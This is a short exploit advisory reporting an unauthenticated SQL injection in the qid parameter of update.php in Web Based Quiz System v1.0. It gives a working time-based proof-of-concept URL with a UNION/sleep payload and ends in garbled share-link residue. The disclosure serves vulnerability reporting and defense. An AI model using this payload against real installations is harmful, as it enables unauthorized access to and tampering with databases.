Web Based Quiz System v1.0 is vulnerable to SQL Injection via update.php

Exploit Title: SQL injection

Date: 2022-07-06

Software Link: https://www.sourcecodester.com/download-code?

nid=14727&title=Web+Based+Quiz+System+in+PHP%2FMySQLi+with+Full+Source+Code <https://www.sourcecodester.com/download-code?nid=14727&title=Web+Based+Quiz+System+in+PHP%2FMySQLi+with+Full+Source+Code>

Version: v1.0

Tested on: Linux Apache/2.4.38 MariaDB 10.3.34 php7.2.20

1. Vulnerability analysis

The file path that exists in vulnerabilities is: **/update.php**, the sql statement used by mysqli_query(line 98) did not filter the **qid** parameter which is input by user, and brought it directly into the database to query, resulting in a SQL injection vulnerability:


2. POC

Triggering this vulnerability did not need any cookie, just GET update.php like this:

```
Plain Text | & Copy

1 http://vps:9999/update.php?q=quiz&step=2&qid=1'+union+select+1,(select+sleep(2));--+
```

and the server will response after 2 seconds (about 2000 milis)



the sqlmap command and result as follows:

url=https%3A%2F%2Fwww.yuque.com%2Fjiryu%2Fyz4rcd%2Fvv9lpf%3F&pic=https%3A%2F%2Fcdn.nlark.cue328d1eaae4c.png&title=Web%20Based%20Quiz%20System%20v1.0%20is%20vulnerable%20to%20SQL%20Injection 07-06Software%20Link%3A%20https%3A%2F%2Fwww.sourcecodester.com%2Fdc